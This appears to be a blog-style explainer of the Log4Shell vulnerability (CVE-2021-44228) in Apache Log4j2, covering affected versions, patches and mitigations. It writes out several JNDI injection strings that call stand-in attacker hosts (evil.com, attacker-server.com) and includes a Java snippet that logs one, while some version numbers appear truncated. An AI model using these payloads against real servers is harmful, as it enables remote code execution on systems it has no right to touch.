
In December 2021, a shocking vulnerability rocked the internet: CVE-2021-44228, also called Log4Shell. Found in the super-popular logging tool Apache Log4j2, this bug’s impact was huge, putting millions of servers and applications at risk. In this exclusive long read, we’ll break down how this vulnerability happened, what it lets attackers do, include code snippets and mitigations, and provide references to keep your software safe.
The Vulnerability In Simple Terms
Affected versions:
Does not affect log4net, log4cxx, or other Apache Logging projects
- Patched in 2.15. (lookup disabled by default), fully removed in 2.16. and backports 2.12.2, 2.12.3, 2.3.1
What’s the bug?
Log4j2 could replace strings in log messages with the values of environment variables or resources, using special syntax like ${env:USERNAME}. Problem is, it also supported looking up information via JNDI (Java Naming and Directory Interface), such as ${jndi:ldap://attacker.com/a}.
This JNDI functionality did not block unsafe protocols or untrusted hosts. If an attacker sent a crafted log message to a vulnerable server, Log4j2 could make the server fetch and execute remote Java code – without any authentication!
Exploit Summary
Suppose an application logs user input like HTTP headers, form fields, or error messages. The attacker can inject:
${jndi:ldap://evil-ldap-server.com/a}
Download and execute attacker-provided Java payload
Result: The attacker gets remote code execution, controlling the server!
Here’s a basic Java server using Log4j2
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class VulnerableServer {
  private static final Logger logger = LogManager.getLogger(VulnerableServer.class);

  public static void main(String[] args) {
    // Simulate logging user-controlled data (like a User-Agent header)
    String userInput = "${jndi:ldap://evil.com/a}";
    logger.error("User input: " + userInput);
  }
}
If this server is running a vulnerable Log4j2 version, logging that string triggers a callback to the attacker's LDAP server.
`
${jndi:ldap://attacker-server.com/resource}
Attacker controls the server. Game over.
Not affected: Projects like log4net, log4cxx, and other Apache Logging Services don’t use this JNDI mechanism.
Defenders: Raced to patch, block, and monitor.
Bottom line: If you log any user-controlled input, you were at risk.
- Set the JVM option
-Dlog4j2.formatMsgNoLookups=true
`sh
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
`
- Block outbound LDAP (and other JNDI) traffic at your firewall.
> Note: Only upgrading or fully removing JNDI works against *all* variants.
---
## Original Sources & References
- Official Apache Log4j Security Page
- National Vulnerability Database CVE-2021-44228
- Lunasec – Log4Shell Technical Deep Dive
---
## Wrapping Up
CVE-2021-44228 (“Log4Shell”) showed how dangerous even “harmless” logging can be. By exploiting Log4j2’s JNDI features, attackers could easily run any code they wanted on millions of servers. If you run Java and Log4j, you *must* upgrade now.
Checklist:
- [ ] Upgrade Log4j2 to 2.16.+ or backport
- [ ] Remove JndiLookup if you can’t upgrade
- [ ] Watch logs for suspicious JNDI lookups
- [ ] Never log untrusted input without care
Stay safe out there and check your logs!
Timeline
Published on: 12/10/2021 10:15:00 UTC
Last modified on: 08/17/2022 17:46:00 UTC